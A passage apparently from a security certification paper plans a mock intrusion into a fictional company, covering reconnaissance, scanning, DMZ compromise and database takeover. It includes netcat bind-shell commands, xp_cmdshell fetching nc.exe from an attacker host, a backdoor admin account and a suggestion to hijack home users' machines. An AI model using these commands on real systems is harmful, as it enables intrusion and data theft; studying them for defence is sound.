

Figure 6: Network Layout

The DMZ hosts the common Internet accessible systems and services including two web servers and a mail server. Three IDS sensors are in place:

- In front of the firewall (possibly with the PIX IDS)
- On a mirror port to watch for suspicious activity within the DMZ

- On a mirror port to watch for suspicious activity on the internal network (only on a selected number of systems)

The paper mentions that the IDS is mostly used for monitoring, shunning is only done very restrictive on the PIX to prevent from denial-of-service attacks.
The DMZ systems are based on Linux as an operating system. Apache is used as the web server of choice. Trend Micro's VirusWall is used as the mail gateway.
The GIAC-E key component, the database with the fortune sayings is based on a Microsoft SQL database running on a Windows 2000 server. The database is located on its own VLAN.

Reconnaissance

The first step of each attack is an extensive reconnaissance phase. An attacker has to collect as much information about the environment as possible. He can collect information in an active manner, i.e. by probing the network perimeter or in a passive manner by searching through newsgroups or accessing systems in a normal way. When doing active reconnaissance, the attacker has to consider the risk of alarming administrators of the attacked network by leaving extensive trails in firewall log files (due to blocked packets) or by raising alarms from an IDS (when attacker/probing tools with well known signatures are used). An attacker has to estimate and balance the risk of ringing some alarm bells and the possible information he might get from running his active reconnaissance. As soon as the attacker is considering running active reconnaissance techniques, a "borrowed" host for performing such tasks should be at hand as the attacker will reveal the attacking IP address. It's probably the easiest to attack some home users to compromise a home users system to use its resources to run active reconnaissance targeted at the companies systems. Having multiple systems at hand which can be used for running attacks comes into play again later on when running the attacks itself. For the scope of this paper, this aspect will not be described in more detail as we consider having multiple systems with different IP addresses which can't be traced back to the attacker a prerequisite.
We start by browsing the company's website for information about their used technology or some potential weaknesses like web forms which call some cgi scripts. Searching the newsgroups for technical information about a company can also reveal interesting information. Using Google's[3] group search for this purpose is a wise choice. Especially Google's advanced group search functions (as seen in Figure 7) allows us to further specify our search and only request posts from certain individuals like persons from @giace.org. Searching with keywords like "firewall", "technical problem", "cisco" and "network" will probably dig up some interesting information.

[3] Google is a state-of-the-art Internet search engine which can be found at http://www.google.com. Google also offers functionality to search newsgroups (Usenet) for keywords.



Figure 7: Google's Advanced Groups Search

Probably GIACE is also running other domains. We can check this by calling Netcraft (http://www.netcraft.com), which offers a feature to search the web by domain name. We can ask Netcraft to show us all domains with "giace" in their name (see Figure 8). Like this, we can find other domain names under which administrators may have posted questions to newsgroups.



Figure 8: Netcraft's Search by Domain Name

To reduce the risk of exposing sensitive information to the network by administrators seeking for help in newsgroups, awareness sessions are required to teach the administrators to post such information via anonymous e-mail accounts like Hotmail or Yahoo. With these precautions, an attacker can't that easily connect certain posts with a given company.

For a successful attack, we need to collect as much information about the targeted network as possible, especially about the addressing schema. E-mails can also be very handy for that as sometimes, e-mail headers contain some useful information about their path they took (if these headers haven't been striped). Sometimes, even newsgroups can help as yahoo.com – It is possible to see the original posts with all. As it can be seen in Figure 9, we can retrieve information about the used newsreader (which happens to be an e-mail client as well) and the IP address of the sending host.

```
From: "Mark L. Ferguson" <marfer@msn.com>
References: <34ac01c1609b$ba7f0b10$36ef2ecf@tkmsftngxa12>
Subject: Re: DOS games
Date: Mon, 29 Oct 2001 11:53:39 -0600
Lines: 14
MIME-Version: 1.0
Content-Type: text/plain;
  charset"iso-8859-1"
Content-Transfer-Encoding: quoted-printable
X-Priority: 3
X-MSMail-Priority: Normal
X-Newsreader: Microsoft Outlook Express 6.00.2600.0000
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2600.0000
Message-ID: <eNrx6KKYBHA.2144@tkmsftngp07>
Newsgroups: microsoft.public.windowsxp.help and support
NNTP-Posting-Host: adsl-xx-123-8-yy.dsl.austtx.swbell.net xx.123.8.yy


Go to Start/All Programs/Accessories/"Program Compatibility Wizard"
--
Mark
```

Figure 9: Newsgroup Post (Original Message)

All these pieces of information can help us later on to launch our attack successfully. For example, by knowing they most probably are using Microsoft Outlook Express 6 internally, we might be able to use an exploit to attack their infrastructure and gain access. We also retrieved an IP address, which can be used further to get the whole range of IP addresses associated with the target in scope. We can use the Ripe database to access these information. Requests are sent via http://www.ripe.net/whois. The same information is also collectable by using the unix command `whois <ip address>` as can be seen in Figure 10.

```
informix:~ # whois 1.2.3.0
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      1.2.3.0 - 1.2.3.255
netname:      GIACEMAIN-NET
descr:        GIACE
```

```
descr:          GIAC Enterprises
descr:          New York
country:        USA
remarks:        ************************************************
remarks:        For spam/abuse, please contact abuse@cablecom.ch
remarks:        E-mails to the persons below will be IGNORED!!
remarks:        ************************************************
remarks:        INFRA-AW
admin-c:        WM511-RIPE
tech-c:         CAN2-RIPE
status:         ASSIGNED PA
notify:         lir-mnt@giace.org
mnt-by:         AO8401-MNT
changed:        admin@giace.org 20040316
source:         RIPE

route:          62.2.0.0/16
descr:          GIAC Enterprises Inc
descr:          Avenue 5
descr:          New York
descr:          USA
origin:         AO8404
remarks:        ************************************************
remarks:        For Spam/Abuse, please contact abuse@cablecom.ch
remarks:        E-mails to the persons below will be IGNORED
remarks:        ************************************************
notify:         lir-mnt@giace.org
mnt-by:         AS8404-MNT
changed:        wilson.mehr@giace.org 20020109
changed:        wilson.mehr@giace.org 20020125
source:         RIPE

<snip>
```

Figure 10: whois Output (faked)

The whois output helps us to identify the range of IP addresses registered for GIACE as well as to contact information for different people within GIACE and DNS servers. It is also possible to get phone numbers, which possible let us guess the phone range the company is using which can again be used for a War Dialing attack. Also note the personal e-mail addresses in the output. Such entries should be avoided as such information again can be used for social engineering attempts – generic e-mail addresses are more suitable.

If these "passive" (or at least not very aggressive looking reconnaissance techniques) information gathering attempts do not help to get enough required information, active techniques should be used. One very promising but also very loud (therefore most probably generates a lot of log entries) is a vulnerability scan. Nessus[4] is an excellent vulnerability scanner which can be used to check for potential (and known) vulnerabilities. If a vulnerability scan seems to be too obstructive, a simple port scan could also be used to check for listening services. These probing techniques are discussed in detail in the next chapter.

After performing these technical reconnaissances, an attacker could further estimate to use social engineering. Social engineering refers to using the human element, e.g.

[4] Nessus is an open-source vulnerability scanner. For more information and download instructions visit http://www.nessus.org

calling a helpdesk and acting as a frustrated user who can't access his web account because he lost his password. It could also mean to send false emails to employees acting as technical support and asking for their password to ensure no data loss during a server migration. Social engineering in its extreme could also mean to get hold of a company's trash and search for usable information like printed emails with passwords or notes with handy information. For this attack, social engineering won't be used although one has to realize that social engineering attacks are very often very successive and it's not easy for a company to prevent social engineering. The staff has to be trained and awareness has to raise to fight social engineering so that employees know, what they can answer and how they have to deal with "nasty" calls.

Scan the Network with Active or Passive Probing

Once we have collected enough background information about the target we can proceed with probing the network itself. At the moment we have

- The targets IP range (whois, browsing public web servers, mails and Netcraft)
- Administrative contacts (whois, web page)
- Some e-mail addresses (Google's usenet search capabilities)
- Possible hardware used (Google, web pages)

Equiped with this information, we can launch our probes against the network in scope. We can use nmap to scan for potential services by launching a scan for the whole IP range or just for single IP's. Interesting targets are web servers, SMTP servers and DNS servers. We ask nmap to look for them on their well known ports:

```
$ nmap -sS -P0 -p 25,53,80,443,8080 1.2.3.0/24
```

With this nmap call, we scan the network 1.2.3.0/24 network for listening services on ports 25, 53, 80, 443 and 8080. Nmap is instructed to use a TCP SYN scan without probing for alive hosts via ping (-P0) first. This leads to the following output (shortened):

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (1.2.3.1):
(The 4 ports scanned but not shown below is in state: closed)
Port       State       Service
25/tcp     open        smtp
80/tcp     open        http

Interesting ports on  (1.2.3.2):
(The 4 port scanned but not shown below is in state: closed)
Port       State       Service
8080/tcp   open        http

Interesting ports on  (1.2.3.3):
Port       State       Service
80/tcp     filtered    http
443/tcp    open        https

<snip>
```

Scanning the network with nmap generates interesting results and enables us to get a feeling for the network and the servers within. Unfortunately, these probes are extremely loud as they most probably generate a lot of log entries. We could slow down our scan (just one port every two hours) and the scan will most probably get lost in the normal log-noise. Once we have identified interesting systems with interesting services, we can start

collecting more information about the services running. For example we could collect the web servers banner by issuing a simple telnet command to the web servers port and request some information via HTML:

```
telnet www.giace.org 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 26 Apr 2004 08:41:27 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Last-Modified: Mon, 26 Apr 2004 08:41:28 GMT
Pragma: no-cache
Set-Cookie: giac.org; path=/; domain=.giac.org
Cache-Control: no-store, no-cache, must-revalidate, post-check=0
Connection: close
Content-Type: text/html
```

Banners can be requested from other services in a similar way. Depending on the services and configuration, connecting to the services port via telnet could already show a welcome string with information about the used product and version number. Although more and more administrators are aware of this fact, one can still found a lot of "very informative" banners. As a countermeasure, such banners should always be disabled or restricted to an absolute minimum. The apache web server for example knows a configuration parameter called `ServerTokens` which can be set to `prod` (which stands for productive) to restrict the information given to the browser.
We could also get information from an SMTP server by connecting to port 24 and acting as another mail server requesting information via SMTP commands like EHLO, VRFY (to check for the existence of certain mail addresses) or EXPN (to expand an given e-mail address).

```
$ telnet mail.giace.org 25

220 mail.giace.org ESMTP server ready at Tue, 11 May 2004 16:39:41
+0200
EHLO test.tester.com
250-mail.giace.org Hello dyn1_1.168.192.dynamic.com [192.168.1.1],
pleased to me
et you
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-8BITMIME
250-SIZE
250-DSN
250-ETRN
250-AUTH LOGIN DIGEST-MD5
250-DELIVERBY
250 HELP
```

Unfortunately, this SMTP server was silenced as no version information is given out. Certain commands like VRFY or EXPN are also disabled to prevent information leakage. Guessing the server version is not only possible by banner grabbing but also by evaluating certain responses to certain requests. Nmap can be used in its newest version to query the found services and try to categorize them. Once we have a list of services running, we may check online repositories for known vulnerabilities. We can check Packet Storm (http://www.packetstormsecurity.com/) or Security Focus

(http://www.securityfocus.com) for known vulnerabilities to a certain service. Figure 11 shows an output from Security Focus when a search for the keyword “apache” was performed.



Figure 11: Security Focus Vulnerability List

Instead of doing this work by hand and querying each service for its banner and afterwards searching online repositories for vulnerabilities, we could also use a vulnerability scanner such as Nessus. Nessus allows us to scan a single IP or network range for systems and known vulnerabilities. We can chose out of a list, what kind of attacks and test we would like to run (see Figure 12). In the end, a very nice report is generated (Figure 13). With this information, we can start to pick up interesting vulnerabilities and hit the corresponding host with the exploit.



Figure 12: Nessus Configuration



Figure 13: Nessus Report

Cheops is also a wonderful tool for probing as it can draw some very nice network layout maps. Running Cheops is easy and a handy network map is produced. Unfortunately, having a firewall blocking quite a lot of traffic generates quite some noise and doesn't

allow us to draw a complete picture. Never the less, once we already generate alerts, we can also give Cheops a try.

Until know, we only probed the Internet presence of the company we're attacking. We could also use the phone and start a war dialing attempt on the phone number range we guessed from the whois entries. Probably we're lucky and are going to find a back door into the network itself. Nowadays, there is also the wireless world which we should cover. But this issue is handled in more detail in a later chapter. For the first attack, we focus on entering the network via the Internet.

Attack Plan to Compromise an Internal System (Internet)

GIAC uses a typical eCommerce setup where there is a web server presenting some kind of shop to the potential buyer. The web page is normally created dynamically via a scripting language, typically ASP, Java or PHP. These scripts need input for the products, availability and price as well as for customer information like username, password and address. Therefore we have a setup where an Internet accessible system (web server) needs to present information (users or products) which shouldn't be exposed to the Internet directly. Unfortunately, the web server itself needs to have access to these sets of information. In a way, the web server needs to have a communication channel to the backend database (which most likely is some kind of core data storage for the company). As long as there is a connection or communication channel from the web server to the database, there is always a potential channel for an attacker. And since the web server has to be accessible from the Internet, there is also a certain possibility that an attacker can compromise the web server itself.
We are dealing with exactly such a situation here. We have a web server sitting in the DMZ presenting information which is stored on a database server located within a separate VLAN inside the internal network. Our attack plan is to successfully exploit a system located in the DMZ (most probably mail, DNS or web) and than expand our reach into the internal network where the most valuable asset of GIAC lays – the fortune sayings database and/or the customer information database. But how do we get there?

Compromise a System within the DMZ

As an attacker, we have access to the Internet and also access to certain public services from GIACE. To be able to do business, GIAC offers multiple services to the public:

- Mail: GIACE offers mail connectivity as customers have to get in contact with GIACE. A product from Trend Micro called Interscan VirusWall is used.
- WWW: GIACE uses Apache on Linux systems as their web servers of choice. There are two web servers in scope, one hosting the non-secure HTTP and the other for the secured HTTPS traffic. Both systems are maintained via SSH.
- Others: There is also a certificate server which is accessed via HTTPS. The product used is a Internet Information Server (IIS) 6 with Microsoft Certificate Authority running on a Windows 2000 server.

DNS is also a pubic service but is not hosted by GIACE and therefore not on our possible target list.

A quick check with Trend Micros web site as well as SecurityFocus reveals no useful information about potential vulnerabilities which we could use to exploit the VirusWall. As it seems, there are no recent vulnerabilities concerning the SMTP engine of VirusWall. The only vulnerabilities which could be found are in regards of the web management

console, which most probably isn't running on the system in scope and which is definitively not accessible from the Internet.
Our next potential targets are the web servers running Apache. There are quite a few vulnerabilities concerning the Apache web server, especially if the server is not very well configured and a lot of modules are left running. There is a quite fresh Apache vulnerability called "Apache Web Server Multiple Module Local Buffer Overflow Vulnerability". Details can be found at http://www.securityfocus.com/bid/8911/. The vulnerability allows an attacker to execute arbitrary code on the targeted machine, which would enable the possibility to run certain code or even to open up a remote shell. The later will be not as easy, as the web servers are not allowed to open up any connections to the Internet directly. We have two possibilities to open up a back channel:

- Kill the web server itself and run our script backend on port 80 respectively 443. This would require that the Apache web server is running as a user with root privileges, to enable us to bind a service to a port below the 1024. Opening up remote sessions is very nicely done via netcat, a nice little swiss-army tool for networking. Netcat can be used to easily create listening services or bind local programs to a network socket. By calling `nc -l -p 80 -e /bin/bash` it would be possible to bind the bash shell to port 80 and wait for connections. Such an attack would most definitively not go by unnoticed. Such an attack would require us to restore original settings as fast as possible to make the administrators believe there was something strange going on, without digging any deeper.
- Hide our shell within a normal HTTP request and send this request via the proxy out onto the Internet. This could probably mean to install a customized Apache binary or some kind of wrapper which forwards normal requests to Apache and handles our special requests itself.
- Hide our commands within a DNS request. DNS requests have to be able to leave the network segment and therefore allow some sort of communication channel.

Another potential vulnerability for Apache called "Apache Mod_Security Module SecFilterScanPost Off-By-One Buffer Overflow Vulnerability" which can be found at http://www.securityfocus.com/bid/9885/discussion/ does exist. It affects the mod_security[5] module for Apache which is a kind of "Web intrusion detection and prevention module" for Apache. An error in checking HTTP POST's enables the execution of arbitrary code. Daniel does not mention this module in his paper, but it would be possible that it is used to further enhance web security. The vulnerability would also enable us to run certain code on the system and open up a back channel to us or to get additional software onto the system (by using POST with a customized script).
The last possible target is the Microsoft Windows based system which is running the Microsoft Information Server version 6. Unfortunately, SecurityFocus does not list any useful security vulnerabilities for IIS 6. As the firewall denies any connections targeted at a different port than 443, we can't exploit any other services which could be running on this system.
One should also never forget that every program has bugs – this is also the case for the web pages running on both web servers. It is not unlikely, that we can find a way of interacting with the servers or the backend database by carefully crafting some web form replies. Because we don't know much about the application, focus more on this possible entry door is not possible.

[5] See http://www.modsecurity.org for more details.

Expand Reach

Once we have a toehold in the DMZ, we can expand our reach. We don't have to bypass the firewall itself anymore and can attack other internal services. It is now possible to attack the proxy server as well as services listening on ports not allowed to traverse the firewall like SSH. Depending on the rights we already have on the local machine, we can use network sniffers to sniff network traffic and gain new information. By using tools like ettercap[6] (see Figure 14) it would even be possible to sniff traffic on encrypted channels. It's normally only a question of time to see something useful passing by: an SSH session with login password, a connection to the database backend with login information or a customer login into his account via the web.



Figure 14: Ettercap in Action (taken from ettercap.org)

We should also throw another look at the system running Windows 2000. Probably there are some typical Windows services running which would enable us to use null sessions to get more details about the system and its local users (see Cain&Abel in the next chapter). We could also wait and sniff traffic until an administrator logs in. With the sniffed network traffic we could feed a brute force (or dictionary) cracker and hope for a weak password. Our main target here is a shell on the eCommerce server as this is the only system which has access to the internal database. If we can't get a shell on that system, we could probably crash the system and assign its IP address to another machine or keep it really really busy and answer to returning packets instead.

[6] Ettercap is e very versatile network sniffer package which can even be used to sniff traffic on switched networks by using ARP poisoning. Ettercap also comes with a handy feature called "man-in-the-middle" attack which could enable us to listen to encrypted communication sessions if users are not paying attention to certificate problems / warnings. Details about Ettercap can be found at http://ettercap.sourceforge.net/

Attack the Database itself

The core database is a Microsoft SQL database running on a Windows 2000 system. Microsoft SQL knows a default administrator user "sa" which can be found very often even on productive systems. The really unfortunate part is that quite a few installations even didn't set a password (e.g. left it as it was on setup) for this user. It would be easy to login to the server as user "sa" with a blank password. If this doesn't work, we could also check the eCommerce web server scripts. As the server has to access the database to retrieve the information, there have to be credentials somewhere on that system (password, certificate, …). With this information it should also be possible to log into the database server. Should this attempt also fail (because we don't have access to the eCommerce web servers file system), we could also sniff the network traffic and get the MSSQL password like this (Daniel's paper didn't mention that they use some sort of an encrypted channel for communicating to the database). Once we have access to the MSSQL server, the GIACE most secret fortune sayings can be downloaded. We can even expand our reach by using some very powerful stored procedure (which are there by default) of MSSQL. One stored procedure for example allows access to a command shell.

The following SQL for example shows a directory listing of the C drive root directory:

```
exec master..xp_cmdshell 'dir c:\'
```

With such a powerful instrument, we could certainly open up a backdoor or transfer interesting information back to us. For example we could use this technique to transfer netcat to the system, bind it to cmd.exe and obtain a shell.

```
! get nc.exe
exec master..xp_cmdshell 'tftp 1.2.2.3 GET nc.exe c:\nc.exe'
! bind nc.exe to cmd.exe and listen on port 1000
exec master..xp_cmdshell 'c:\nc.exe -e cmd.exe -l -p 1000'
```

We can now connect to the system via `telnet 1.2.2.10 1000` and obtain a command window. If we're lucky, we have high enough permissions to add a new user to the system who can be used to connect via a remote desktop session for example. First, generate a new user "admin2" with password "hacked" and add him to the local Administrators group.

```
net user /add admin2 "hacked"
net localgroup "Administrators" admin2 /add
```

In the setup here unfortunately, the firewall makes our life a little bit hard and unpleasant as the configuration is very tight. Probably we have to look into other attack vectors as well.

Other possible attack vectors

